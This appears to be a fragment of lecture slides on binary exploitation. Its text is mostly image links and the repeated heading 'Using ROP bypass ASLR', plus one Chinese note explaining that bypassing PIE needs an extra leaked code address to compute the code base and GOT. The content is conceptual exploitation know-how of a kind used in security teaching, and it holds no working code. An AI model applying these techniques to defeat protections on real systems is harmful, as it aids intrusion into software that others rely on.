
Using ROP bypass ASLR




Using ROP bypass ASLR




Using ROP bypass ASLR




Using ROP bypass ASLR




Using ROP bypass ASLR



Using ROP bypass ASLR



Using ROP bypass ASLR



Using ROP bypass ASLR

- Bypass PIE
  - 必須比平常多 leak 一個 code 段的位置，藉由這個值算出 code base 進而推出所有 GOT 等資訊
